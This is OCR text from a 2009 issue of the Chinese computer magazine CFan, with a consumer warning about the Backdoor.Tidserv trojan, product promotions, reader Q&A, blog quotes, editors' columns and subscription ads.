Backdoor.Tidserv 通常将自己伪装成一个“电影场记板”图样的文件，作为垃圾邮件的附件进入用户计算机。由于文件图标很新奇，用户很可能被此诱导而点击并触发该病毒的执行。另外，Backdoor.Tidserv 也可能通过偷渡式下载的方式，在用户浏览某些不安全网页时自动载入用户计算机中。Backdoor.Tidser 会释放并运行以 UAC 开头的病毒文件，同时释放一个驱动程序，将这些 UAC 开头的文件隐藏。更“奇妙”的是，受感染的计算机中其他以 UAC 开头的文件也同样会被隐藏——即使它们是与该病毒无关的干净文件。病毒如此谨慎得不留一点蛛丝马迹，是为了更好地躲避防病毒软件的检测。另外值得注意的是，为了更好地隐藏病毒，Backdoor.Tidserv 通常会被加壳，如 Packed.Generic.200 等。而且这个“壳”变种迅速，增加了防病毒软件查杀该病毒的难度。

当计算机被 Backdoor.Tidserv 木马病毒感染后，用户可能会发现计算机会莫名其妙地跳出窗口播放一些“奇怪”的广告。另外，计算机的运行也可能会变慢，因为 Backdoor.Tidserv 会在被感染的计算机中运行一些其他用户未知的程序，并打开一个后门。

发布：赛门铁克中国安全响应中心

病毒类型：木马病毒

受影响的操作系统：Windows 95/98/2000/Me/XP/Vista/NT，Windows Server 2003

诺顿安全专家建议：

★ 1. 诺顿防病毒软件紧密集成了垃圾邮件过滤功能，以此来过滤那些烦人或具有安全威胁的垃圾邮件。

★ 2. 诺顿防病毒软件的创新“脉动更新”功能会每隔 5 到 15 分钟自动下载最新病毒定义库和产品更新至用户计算机中，从而有效保护计算机免受变化多端的病毒攻击。

★ 3. 浏览网页前，可以使用“诺顿网页安全”（http://safeweb.norton.com/）分析将要访问网页的安全性。

★ 4. 若发现计算机硬盘或移动存储设备中含有可疑文件，可使用已升级至最新病毒定义库的诺顿防病毒软件对其进行扫描查杀。确保安全后方可继续使用。

赛门铁克中国安全响应中心简介

赛门铁克公司成都响应中心设立于 2008 年 2 月，将与位于全球各地的安全响应中心共同协作，针对当前威胁和安全风险进行监控分析，主动识别并分析新型威胁，并将作为中国互联网安全威胁现状的窗口，为本地以及全球用户提供更为强大的覆盖力度，从容应对新型威胁。

活动促销 · EXPRESS

魅族品质承诺 M8 “三月包换”

魅族 M8 手机自上市以来，在全国各地引起了热烈的反响。各地魅族手机专卖店均销售火爆。为了让全国各地的广大消费者放心购机、放心用机，魅族科技将自 3 月 20 日起，推行 M8 手机“三月包换”的售后新政策。属于国家三包性能故障的非人为硬件问题故障机，可在外观无损伤情况下进行 3 月免费更换。即使外观有损伤也可通过有偿的形式进行换新或返厂维修。虽然国家三包条例要求各厂商在 15 天内对符合三包性能故障的机器进行换机。但超过 15 天后的故障机，消费者必须通过返厂等形式进行维修处理，这在很大程度上对消费者造成了不小的麻烦。在此大环境下，魅族本着对消费者负责的精神和对产品质量的信心，推出的“三月包换”售后服务政策，无疑又将是一个业内的惊人之举。（**姚雯**）

金达机箱促销活动隆重揭幕！

本次促销时间为 2009 年 3 月 15 日 ~ 4 月 15 日，参加促销活动的型号有：金达傲游系列、飞扬系列、韵动系列（新品）。促销活动期间，凡在金达专卖店或指定代理商处购买任意一款促销型号机箱的消费者，均可获得刮刮卡一张，即刮即中！具体奖品见刮开区域内容。特等奖为诺基亚智能手机一部，一等奖为佳能 IXUS 95 IS 数码相机，二等奖为精美鼠标腕托，三等奖为精美运动旅游水壶，四等奖为金达扑克或金达环保购物袋。百分百中奖！

三诺 2009 第二届摩机大赛北京分站赛事通告

北京分站赛报名及领机时间：2009 年 3 月 24 日 ~ 4 月 15 日，报名表下载地址为：http://www.3nod.com.cn/cn/03news/open.aspx?newsid=707 报名邮箱为：3nodmod@3nod.com.cn，参赛者需将填写好的表格作为附件一并发送提交（工作日热线咨询电话：0755-86338328 何先生）。报名并获得举办方邮件或电话通知的参赛者可凭真实身份证明前往三诺指定专卖店交纳 600 元的押金，并办理相关手续，即可领取一套三诺 N-45G 进行摩机。摩机方案提交截止日期：2009 年 5 月 1 日。分站赛前 5 名选手，按分值从高至低依次获得人民币 3000 元、1500 元、1000 元、800 元、500 元的奖金，前五名优胜者可免费获得 N-45G 产品一套，并同时获得入围总决赛资格及证书。（**李隆**）

野生动物园外拍展示新技术 佳能新款 DV 备受关注

近日佳能发布了多款高中档 DV 新品，并于 3 月底在北京八达岭野生动物园组织了一次别开生面的 DV 新品外拍体验活动。

在活动中，笔者感受了佳能 HF S10 高清摄像机等 HF 系列高端机型，并亲手体验了佳能标清双闪存存储摄像机新品 FS21，对其外观、摄像以及拍照功能做了了解和试用。凭借便捷的存储、轻巧的机身、高品质的影像，佳能 FS21 DV 在外拍过程中大显身手。

进入猛兽区，由于路面颠簸，只能在车中拍摄，佳能 FS21 良好的防抖特性保证了画面的稳定；白虎、狮子、熊等猛兽与镜头间的距离不断变化，45 倍优化变焦在镜头推拉中轻松获得满意效果；车速较快，目标停留时间短，快速启动功能和提前 3 秒预录制功能有效解决了这个问题，不让精彩瞬间留下遗憾。



来到温顺动物区，对孔雀、骆驼、猴子等动物进行近距离拍摄。107 万总像素 CCD 影像感应器保证了成像质量的高品质，影像层次清晰，色彩亮丽饱满。近镜头中动物的鬃毛都非常细腻，动物可爱的神态让人忍不住把画面定格。而新增的录拍合一功能能够方便地切换摄像和照相模式。按照一般习惯一个镜头可能拍摄超过 10 秒，如果按下视频快照按钮，视频将以每段 4 秒钟的时长记录，多角度、多动物的拍摄最后回放，就变成有趣的蒙太奇拼接短片，配上音乐效果更佳，连续拍摄过程超过一个小时，但小巧的电池非常耐用，轻巧的机身高低摆放自如，也没有带来手腕的疲惫感。总之，FS21 等佳能 DV 新品在影像表现、存储空间、操控性等方面都更加智能化和简便化，大家在大好春光中不妨都来亲手感受佳能新技术的魅力。（**张文**）

游戏学院 GAME ACADEMY

未来的游戏我来做！

如何成为动漫游设计制作人才——云培训体系、FLASH动画

动漫游戏研发是未来的热门行业，这个领域的人才也会在未来成为“抢手货”。自CFan游戏栏目开始征集读者朋友们对游戏职业的问题之后，收到了一些热心读者的问题，本期继续选择几位朋友的问题，并有请汇众教育游戏的专家回答。

PART.1

读者张帆来信：

最近总听说“次世代游戏”这一名词。知道是3D网游未来发展的方向。由于自己美术基础不错，很想进入这个行业发展。但是，我发现目前国内了解这一技术的人并不多，自己能收集到信息也很有限，不知道可以通过哪些渠道去学习相关知识，成为次世代人才？

汇众教育动漫游设计制作专家回复：

张帆你好！

正如你所说，早期的2D网络游戏已经逐渐淡出了人们的视野，3D网游成为主流。从几年前Epic Games公司的《战争机器》和《虚幻竞技场》两款次世代标杆之品，到后起之秀们带来的一场场震撼体验，我们完全有理由相信，网络游戏在视觉效果方面的发展将会沿着单机版游戏走过的轨迹，向次世代前行。

3D次世代游戏的最大不同就在它惊人的画面效果。用褶皱贴图，（停留在你角色身上的）人物光照、更强的动画装置，以及更多骨骼来描绘布料、头发、面部表情。法线贴图技术在次世代游戏开发中被广泛应用，这一标志性技术很好地解决了画面细致程度跟计算机运算速度的矛盾。这一系列次世代开发技术的运用导致了单机游戏画面效果有了革命性的进步。

为了解决次世代人才缺乏的现状，汇众教育推出了针对高端人才培养的“云培训体系”。几经升级后的游戏学院、动漫学院课程体系，已经将专业的次世代人才培养纳入其中。美术师们可以选择进入次世代网络游戏美术制作模块，通过动画基础、游戏Character studio骨骼动画等技术的学习，运用运动规律制作角色动画与特效动画，掌握次世代游戏开发规范要求与制作技法。

作为一项高端技术，游戏制作者了解的是：次世代一定会有进步，但人才的培养需要时间。而“云世界”作为这一切的载体，将为美术师们提供一个资源共享、创意交流的平台。



PART.2

读者鲁烨来信：

我是一个动画爱好者，对时下流行的FLASH动画很感兴趣。希望既能学习FLASH相关知识，同时又可以多了解一些动画制作知识？在这方面，国内有没有较权威的培训机构可推荐？

汇众教育动漫游设计制作专家回复：

鲁烨你好！

作为世界上第一个商用的矢量动画设计软件，近年来，Flash已经成为一种网络上新兴的流行动画格式。它凭借着即使放大也不会出现变形和模糊的矢量特性，以及丰富的效果和强大的功能，更多地被应用在网站设计、动画制作和媒体广告。

目前，Flash作为动画制作的方式之一，与绘图软件和3D效果软件的结合，让它的光芒更完美绚丽。与3Dmax、Maya之类相比，它对Web的支持更加完善，强大的动作脚本和动态链接数据库的功能，让Flash脱离Web常用的语音和脚本依然可以制作界面漂亮、功能强大的网站，更加适用于网络传播。

目前，Flash制作已经分为许多流派。其中，用Flash制作交互式多媒体的，跨平台应用的，人们称之为程序型闪客；另外一种，就是常说的美工型闪客。尽管美工型闪客由于风格的不同，又产生了一些分流，但这与本质无关。Music Box（音乐盒）、Picture Viewer（相册）、V. Flash Game（游乐园）、Web Mark（网络收藏夹）、……各种形式的Flash娱乐平台，俨然已经成了网络时代的支柱。

优秀的动漫创作做人才需要更加专业的素养。多年来，汇众教育动漫学院致力于优秀动漫人才的培养工作。在这里，学员不仅需要熟练Flash的创作技巧，更需要掌握完备的动画原理与运动规律：素描、绘画技法、色彩理论、Photoshop、故事板创作……尤其是3Dmax、Maya等3D时代的神兵利器。

同时，紧贴市场需求的动漫课程、完善的教学团队，丰富的项目实战经验等都是其目标实现的最可靠的保证。学校之所以帮助学员在校期间承接企业项目，也是希望充分了解企业人才岗位需求点，大大提升他们的实际操作水平，为毕业就业积累大量项目实战经验。CF [S002]

名博论语 WORDS

我不喜欢手机，拿着手机像是戴着铃铛的狗，跑到哪儿都能被人找到。有时我驾车时正在产生灵感，突然手机响了，灵感顿时灰飞烟灭。现在我使用30个神州行卡，外出时随手拿一个号码，打通了的人都说有中彩票的感觉。我决定从今天起告别手机，自己当自己的主人。

——郑渊洁告别手机




我尊敬那些在自己领域钻研的专家教授，那是真正的学者！为国为民，用血汗做学问，这些位是我心中的圣人。我痛恨的是那些披着教授马甲的假专家。正文一点没有，闲白比谁都强。踢寡妇门，刨绝户坟，骂聋子，卷哑巴，调戏老太太，打小孩，一天到晚跟浪风抽得似的。

——郭德纲被删的博客

我端详着祖德的脸，那是一张摩擦系数极大的脸，使我身临其境的体会到那个久远的年代。

——一位知名八卦人士被郭德纲损得体无完肤。



现在越南人的中位薪酬是三百美元左右，高一些的差不多已经是七百美元了。而六年前偶遇的一个年轻女白领——为某著名日本企业打工的大学毕业生的月薪差不多是一千六百多人民币的样子……近些年来越南的发展变化非常迅速，再过个五六年我们一定会看到一个更新的越南吧……

——徐铁人的博客中介绍越南白领的月收入

在中国历史上，只要统治者稍稍放宽对大福建地区的管制，这个地区的海洋贸易就会如火如荼地发展起来。中国曾经有两次海洋文明大发展，融入世界的机会：一次是宋、元时期，一次是明末清初。

——单之蔷的博客

问：写《中国不高兴》的时候你有什么具体不高兴吗？

答：具体的不高兴就是中国作为联合国常任理事国，是惟一没有可以时时值班的战略导弹核潜艇。

——军事专家宋晓军的博客

你肯定一直以为解释权是世界上最强的权，其实比它还强的权，就是不解释权，任何人都必须为行为解释，但有关部门可以不解释。

——李承鹏的博客

要么彼此理解，要么形同陌路，千万别想着相互说服——我以为，这就是一个"后"与另一个"后"的相处之道。让一个90后认同《同桌的你》，就如同让一个60后接受劲舞团。

——董路评论《90后炮轰高晓松》事件

CF [S003]

高分问答 WANTED

问：在影视剧和小说中，和尚为什么总在扫地？



答：实际上，并非仅仅念佛、诵经、持咒是修行，扫地这种似乎看起来很不起眼的事情也是修行。在过去有的寺庙里，扫地要专门"学"几年。释迦牟尼佛有个弟子，叫周利槃陀伽，他的记忆力很差，常常将经文给忘了，别人都没有办法教会。佛陀知道了这个情况，亲自来教他学习。佛陀给了他一把扫帚，一个箕箕，要他一面用扫帚扫地，一面念诵"扫除垃圾"这句话，希望藉实物配合学习，加深印象。开始，周利槃陀伽常是念了前面就忘了后面，记起"垃圾"却忘了要念"扫除"，但他不气馁，依然热心学习，大众被他的坚毅感动，都齐声帮助他念。日子久了，他渐渐了解"扫除垃圾"的意义。他明白：尘垢可以从两方面来看，一是内在的，一是外在的。外在的尘垢是看得见的灰土瓦石，是容易清除的；内心中的尘垢是贪无明烦恼，这是要用大智慧才能清除。

问：床头千万不要放哪些东西？


答："床头音响"勿放床头。床铺大概要算是测量家中电磁场的重头戏。如果长期睡在高磁场的地方，可以想见这影响有多大。由此也可以知道所谓的"床头音响"是不应该放置在床头的。原则上任何的电器用品都应该远离你的床铺。游人总抱怨睡眠质量不好，其实很可能就是宾馆的床铺附近放置了电暖器、电风扇、空气清新机、空调等电器作怪，要知道，一个小型电暖器的磁场就可以高达200mG以上。手机充电器——与之保持距离。带变压器的低压电源一般磁场都很高，在接线的地方可以测到300mG以上，不过距离仅30厘米远就马上掉到1mG以下了。手机充电器、便携式单放机在插座上的变压器磁场也较高，所以要保持距离，以策安全。 CF [S004]



世界环境日畅想 你热爱地球母亲吗？

4月22日："世界地球日"，2009年主题：绿色世纪。

高科技让我们人类开始探索其他星球，但是地球仍然是我们最温暖的港湾。节电、节水、少用一次性筷子、一次性塑料袋，不要随意丢弃电子垃圾，打印时使用双面……点点滴滴的细节都是我们对地球母亲的爱，她已经有46亿岁了，她的美丽需要我们共同呵护！



由Jan Martin Will设计的2009年地球日的海报：海冰消失后，一只无助的小北极熊抱着一个风力发电机的柱子。

CFan币可以用来做什么

最亮的星：电脑爱好者论坛里的CFan现金和CFan币是什么？不会就是人民币吧？？

果果：这就是CFan的虚拟货币哟，1000CFan现金=1CFan币。

CFan币可以用来拍卖实物（http://bbs.cfan.com.cn/forum-99-1.html经常有拍卖活动，CFan币可以当现金用哟），建立帮派、进行悬赏，CFan币还可以兑换CFan现金，进入"控制面板-积分交易"即可。CFan现金可以用来购买道具（http://bbs.cfan.com.cn/magic.php），具体道具有：变色卡：可以变换主题的颜色，并保存24小时；IP卡：可以查看帖子作者的IP；提升卡：可以提升某个主题；悔悟卡：可以删除自己的帖子；狗仔卡：查看某个用户是否在线；隐身卡：可以将自己的帖子匿名；恢复卡：将匿名恢复为正常显示的用户名，匿名终结者；移动卡：可将自己的帖子移动到其他版面（隐含、特殊限定版面除外）。呵呵，没用过吗？那就来试试吧！

最近爱好者论坛根据大家的新需求进行了改版，希望大家能喜欢！温暖的电脑爱好者之家，欢迎常来看看！

栏目划分的奥秘

S.Z：杂志中的新人帮、回音壁以及达人会馆这三个板块把软件、网络、系统、硬件等方面的内容都混在了一起，我个人认为这样做不太合理，这三个板块也应像伪技巧曝光台一样分散在软件、网络、系统、硬件等杂志的各个部分。

汉中王刘备：这三个版是按照服务读者对象和文章难度区别开的，因此我不建议将其打散整合到其他版。

果果：呵呵，仁者见仁。2008年秋季改版后，我们根据调查结果，设置了"新人帮"、"达人会馆"等新栏目，就是为了满足不同人群的需求。而在由"聪明用电脑"演变而来的"稀饭软组织"等栏目中，仍然保留了系统、网络、软件、办公等划分，在杂志的后半部分，主要是硬件、数码产品相关的版面。完全按技术类别或者读者基础来划分，都是不科学的，因为在这个领域的菜鸟，可能是另一个领域的专家哦！再请看看目录索引页的"初学弟子"、"江湖少侠"、"一代宗师"，这样的关键词和提问式搜索归类，正式为了方便不同层次读者的阅读。个性化服务，CFan这里也玩一把！

C指数多多益善

wangyiping1996：建议挑战之星也做个C指数吧，分实用性、简易性、绿色性等指标，一定很不错。

果果：C指数可是个好东西，2009年《电脑爱好者》重磅打造！在第8期85页中，我们对"C指数"进行了详细解读。面对庞大的软、硬件产品，希望科学权威的C指数贴心直观的分析，能帮助你做出客观实用的判断。

电脑下乡，关注还在继续

第7期《电脑爱好者》为大家送上的"电脑下乡"专题大餐，还算可口吗？上期CFan人的故事金蛋也砸了几个，都是金花四溅啊！还有不少读者要求"砸蛋"，只可惜篇幅有限，这里就请大家登录专帖http://bbs.cfan.com.cn/thread-855015-1-1.html，畅所欲言吧！

一篇美文差点换了作者

这天，柳絮飞的邮箱收到一篇很"文艺"的稿子，自然受到风花雪月派飞叔的青睐，无奈技术版面无法刊登，就转给果果到本版与广大读者共赏吧。果果读罢，暗自叫绝，文笔颇有张爱玲的神采，其他小编也赞叹不已。看"作者"把姓名地址留得详细，果果正欲联系，职业习惯开始启动：搜索，结果华丽丽地呈现：抄袭！警示之后，咱们来欣赏精彩片段吧，网文题目为《网络论坛与旧时的戏园》。

网络论坛，恰似旧时代的戏园子。

这看戏的，也有三教九流之分……不管你在台上唱什么、怎么唱，他都是一声圆吼：好！不管真好假好，有了这样的戏迷，场子上就热闹红火，唱戏的人就有兴致咿咿呀呀地唱。这样的戏迷上了网，总是谁的文章都读，谁的帖子都跟。

也有铁杆戏迷，认定了唱戏的是天上星宿下凡，从此便专以捧角为生。有时候觉着光说"好"、"顶"还不够，还要挖空心思找出些好的理由来。从原文原帖里抄出一小块精彩段落，附在自己的帖子前面或后面，加个彩色，变个黑体，越发显得郑重其事，吐血忠诚。这类人已经有了专称：超级扇子或旺坛分子。

最有意思的是自拍马屁的。有那无聊偏又爱热闹的，受不得自己门庭冷落，仗着匿名注册的好处，于是注册无数"马甲"，变着法儿自己给自己捧场……想想还是从前戏园子里的人朴实，大概还没有人想起自己给自己放录音鼓掌叫好的吧。

小编故事馆

果果：不少人对我说，捧着这本亲切的杂志，对于杂志背后的编辑们非常好奇，希望小编们多多站到版面上来和大家多多交流，这好办！趁着明媚的春光，沏上一壶花茶，开聊！大家有什么问题，尽管提吧（请发邮件到wohn@cfan.com.cn）。

冰沙摩卡：春假一刻值千金


4月的下半月是比较爽的时候，前有“清明”，后有“五一”，刚舒服地休息完，心中又期待着下一段假日。有人喜欢在放假的时候出去玩，近点的就逛逛街，远点的就是旅游了。我是标准的御宅族，起码进入2009年之后的几乎每一个假日，我都宅在家里。大学时候和要好女生从早上9点血拼到晚上9点，不吃午饭，回宿舍就泡两包方便面的日子，在现在想来真是无比怀念，那个时候体力真好。揣着一点银子，和一大堆女孩儿挤在商场的花车前面淘宝贝，精神可嘉，体力更是赞地说。现在，我宁愿窝在沙发里看《friends》，或者逛逛淘宝，或者边听CD边扫掉一地猫毛。两餐嘛，全部外卖搞定。春假一刻值千金，你在春假的时候都做些什么呢？

柳絮飞：电子杂志杂即将出炉

亲们，我正在策划一本电子杂志，暂定名为《电脑爱好者·别册》，主要内容计划定位在：Photoshop·网站制作。因为这方面的内容，常常要涉及彩色图片、大段代码等，不太适合放在纸质杂志上，而电子杂志正好可以弥补这些不足。本电子杂志初定为每月1期，4月份推出创刊号。电子杂志的官方博客暂定为http://fly2spring.blog.cfan.com.cn，以便大家及时了解电子杂志的进展情况，并将提供免费的下载。小编翘首以待，希望大家一起来出谋划策。

Refine：垃圾邮件笑谈

我来谈谈CFan邮箱中的垃圾邮件吧。这个世界上有很多让我敬佩的人，英雄、凡人皆有，其中就包括这些位制造垃圾邮件的大师们，他们是如此富有创意的人群。除了那些明显的广告，如“销售”“机会”之类的，有些是主题不明的：“是时候了，我们一起呐喊！”邮件主题这么“嘹亮”，内容是什么呢？哦，原来是一本社会刊物电子版的广告；“我是刘德华，赶快加我为好友”，开心网、校内网带动了一批SNS网站争先恐后面世，广告自然不断。比较可气的一类是冒充投稿格式：“稿件：鸟儿也会‘说话’”，内容跟电脑毫不相关；“投稿：地球就快要爆炸了！”，我知道地球整体生态环境正在日益恶化，但您看清楚喽，我们是“电脑爱好者”，不是“地球守卫者”……



有问必答

良品

莹莹囡囡

我是CFan的忠实读者，每期都会反复看好几遍，在3.15专刊（第6期）的软件园里我看到了小白也碰到笔记本良品的问题，和我遭遇非常相同，现特向他咨询几个问题。

3月初我的HP本本使用VISTA OEM系统在上网过程中突然出现花屏，然后系统假死1分钟左右，或者直接蓝屏。我以为是中毒，猛杀毒无效之后我把系统重装（用HP的恢复盘），但依然偶尔有出现开机进入系统前蓝屏后重启现象。在询问了工程师后被告知可能是显卡问题，但必须和主板一起更换……我当时就头大了。后来一查，还好，本本还在2年保修范围内！问题笔记本已送到当地的金牌维修点去了，维修点答复确实是笔记本显卡和主板需要更换，并且答应在10个工作日内调到配件。同时我也发现有好几个和我一样病情的笔记本在送修。

但是我担心的是，现在网上都在反映品牌的笔记本显卡存在虚焊和显卡芯片有问题，而且像我这样更换后的维修配件一般都是“良品”，即维修好了以后充当正常的配件。如果是这样，我的本本不是在恶性循环？而且维修过后用了一年再坏，是否已经超出了保修期而得不到保修？是否有这样的说法，就是在保修期内维修超过两次以上可以更换相同品牌的产品？麻烦给我指点一下迷津！非常非常感谢。

小白：

你的情况，可以有两种方案来解决，一是咬住“良品”这个关键。检测换回的主板是否为新的，如果不是，是良品，那就去维权，因为良品是不受三包法支持的，但最终会怎么处理不知道了，很有可能是给你用原来的再修，但他们违法在先，看具体的处理了。

另外，如果你手里有两张维修单，再坏了（无法正常开机）那就可以换同品牌同型号了，同型号停产的可以换高配置的，所以维修时一定要拿维修单记录，故障要写“无法正常开机”。这个要看运气了，如果保修期大家买到的产品内没有到第三次就亏了。关于雪花屏问题，果果曾在2008年15期的《惠普笔记本：“雪花屏”功夫有多深？》中关注过。祝福大家都买到称心如意的产品。

投稿规范命中率高

小强

我投稿之后盼星星盼月亮地盼回复，后来我想是不是自己的格式有问题？

贝贝壳壳：

我原来一直负责CFan的合订本，最近加入到半月刊的制作中来。在收取读者电子邮件来稿时，我发觉很多来稿格式不规范，如没有正确投递到相对应的信箱，或者没有标题和说明，只有一个压缩文件让编辑容易忽略，提议投稿的读者，按照下面规范来投稿，编辑会更及时地处理你的来稿。

（标题格式）投稿-栏目名称-文章标题

（正文格式）将你想说明的内容放置在前面，然后是你的联络方式和稿费邮寄地址（需带身份证号码），后面再跟随稿件的TXT文本，这样编辑可一目了然，作出即时回复。

（附件）将图片和文章打包成RAR文件作为附件发送。

《电脑爱好者》(普及版)

2009年4月刊火爆上市！

★难度适合初级电脑用户。
★循序渐进、由浅入深，极具系统性。
★简单朴实、图文并茂，极具实用性。

本期重点文章推荐！

毕业了 下岗了 我们一起去找工作
PS太难 快用神奇的光影魔术手系列
有多少秘密藏在心底——手边的加密工具
居安思危 亲手打造系统救命"易"光盘
文件操作 干资源管理器不能干的事
装机大师与备份大师的辩论战
打造"千年不坏"的XP
菜鸟晋级从"√"号开始
你看你的影片 我开我的IE
精挑细选买显卡

更多超级实用文章供你享用！

轻松玩转系统备份和还原
软件安装不可忽略的细节
独辟蹊径 装好网络打印机
给文件夹上色 各入其位
不用工具 在线视频轻松拿下
图片剪裁调正我可牛
试卷装订密封头轻松做
给课文朗诵配乐
来！一起动手"拼"动画
换种方式插动画
QQ影音借我一双慧眼
英文电影拷入MP3随时听
QQ好友远程指点你操作
挂着QQ忙中偷啥 不让你知道
把多个聊天窗口合在一块
QQ号搬桌面 群登也可一键上线
先自己和自己聊天 熟能生巧
瞧这些不务正业的邮箱
大文件 我用"雷友"传送
谷歌浏览器特色功能尝鲜
揪出恶意注册表项 还IE清白
购物搜索 价格随时比较
货比多家 助你网上购物
网摘 得配备好武器

给你一个小巧的虚拟磁盘管理器
快速找到曾经访问过的文档
让你访问过的文件不留痕迹
WinRAR压缩包图标个性化
成批压缩包一次性独立解压
加上网格线 列表好看清
没装压缩软件 文件照用不误
图解Word 2007非文字元素排版
轻松剪取常见影视文件片段
巧用大内存为系统提速
流行网络浏览器绝招"秀"
图解免费搜索引擎之电影搜索篇

这事定了吗？——详说定制手机
办公室里出"风头"——打印机常见故障谈
你是"托"吧？——图解笔记本腕托标签
怎样才能更爱"她"——平板电视该这样用
驱动人生简化你的电脑人生
教你装硬件之为CPU装空调
为硬盘吃点"去火药"
手机不得不说的秘密

编辑部精心打造的实用光盘不容错过！

■光盘特别推荐
360安全浏览器Cfan特制版
Photoshop经典效果1000例
网际快车和CuteFTP的使用

■大众软件
OneKey Ghost
拼卡通
电影音乐提取机
考拉宝
驱动天使
蓝光影音MP3分割器
IMTab
RealMeia Editor

■CFAN学院

■产品导购
十大品牌笔记本型号全解析
值得期待的10项笔记本技术

■游戏世界
十大经典漫画改编而成的游戏
史上七大电影游戏

■电子书刊
《大学风》
《流行在线》
《数字魅力》

订阅零售：全国各地邮局（所）和报刊亭　　邮发代号：80-500
零售价格：7.8元（含CD）　　邮购查询方法：010-68258784
在线订购网址：http://shop.cfan.com.cn

电脑爱好者邮购 特卖场

杂志订阅

1. 2009年《电脑爱好者》杂志，订价144元
2. 2009年《电脑爱好者(普及版)》杂志，订价93.6元（每期送光盘）

电脑爱好者图书

2008 普及版合订本，邮购价 **29.8** 元 / 本，邮购代码 CFA08
2008 下半年《电脑爱好者》合订本，邮购价 **39.8** 元 / 套
电脑超全故障解答 4000 例，邮购价 **25** 元 / 本
全图解十天玩转电脑，邮购价 **25** 元 / 本
2008 上半年《电脑爱好者》合订本，邮购特价 **30** 元 / 套
《电脑爱好者》十五周年珍藏 DVD 光盘，邮购价：**38** 元 / 套
2008 年爱好者典藏版，邮购价 **25** 元 / 本，邮购代码 :SK0212
2008 普及版增刊（上）技压群雄技巧 8000 招，邮购价 **25** 元 / 本
2007 年普及版精华合订本，邮购代码：CFA07，价格 **29.8** 元 / 本
2007 下半年《电脑爱好者》合订本，邮购价 **39.8** 元 / 套
2007 上半年《电脑爱好者》合订本，邮购价 **38** 元 / 套

实惠礼包区

2008合订本大礼包:56元
(邮购代码: 08HD)
爱好者（08下半年+08上半年）合订本

普及版合订本大礼包:42元
(邮购代码: 07PJH)
07普及版合订本+06普及版合订本

2007合订本大礼包:56元
(邮购代码: 07HD)
爱好者（07下半年+07上半年）合订本

普及版增刊、合订本大礼包:47元
(邮购代码: PH2)
技巧8000招+2007普及版合订本

06-07合订本大礼包:100元
(邮购代码: 06-07HD)
2006年-2007年电脑爱好者合订本

2006合订本大礼包:56元
(邮购代码: 06HD)
爱好者（06下半年+06上半年）合订本

凡购买上述大礼包，即可获得如下优惠：

1. 加 10 元获得 2006 年爱好者典藏版、2006 增刊下、2006 普及版增刊、2006 年傻博士问答 2000 例中任一本。
2. 加 15 元获得 2007 普及版增刊（下）傻博士故障问答 3000 例一本。
3. 加 20 元获得 2008 年爱好者典藏版一本。

（购买实惠礼包并加钱获得上述优惠的读者，请在汇款单附言注明礼包代码及所选优惠书刊名称。）

邮购方法：
邮局汇款：北京123信箱。收款人：北京《电脑爱好者》杂志社，邮编：100036，请在汇款单附言栏注明邮寄产品的名称。为方便我们与您联系，请留下联系电话。

联系方式：
24小时语音自助查询电话：010-68259307/68259457
咨询、查询：周一到周五，9：00－11：30，13：00－17：30
在线QQ：864186362　　手机短信：13801293315

在线订购网址：
http://shop.cfan.com.cn

电脑爱好者 2009年第8期评刊调查表



DU ZHE PING KAN 读者评刊

亲爱的读者：

感谢您一直以来对《电脑爱好者》的关注和支持。为了更好地了解您的需求，为您提供更实用更精彩的内容，我们期盼着听到您宝贵的意见和建议。在此全体编辑向您致以衷心的感谢！

一等奖1名
价值:500元/份

二等奖5名
价值:200元/份

三等奖10名
价值：50元/份



网上评刊地址：http://www.cfan.com.cn/activity/zhuanti/pingkan0908



参与CFan评刊，实现IT梦想！

春暖花开，《电脑爱好者》的评刊奖品也要百花齐放！
您最喜欢什么样的奖品？尽管告诉我们！
您的愿望，我们来满足，但是，需要“给一个理由先”！还等什么？快快行动！

如果您选择的优秀文章与最终公布的优秀文章吻合度高，那么中大奖的几率就更大！

评刊表复印或手抄均有效，本期评刊截止日期2009年5月15日(以邮戳为准)请寄至:北京万寿路翠微中里14号楼4层 北京123信箱（北京《电脑爱好者》杂志社）编辑部/评刊2009年第8期收(邮编100036)发邮件到dubian@cfan.com.cn，也有机会成为幸运读者，中大奖！

2009年第1期优秀文章

第一名(奖金500元)：“特别话题”栏目《14字母解读网络－稀饭年度魔语大词典》作者：黑皮牛爷
第二名(奖金300元)：“特别话题”栏目《买本 做题就有答案！》作者：郭秀华
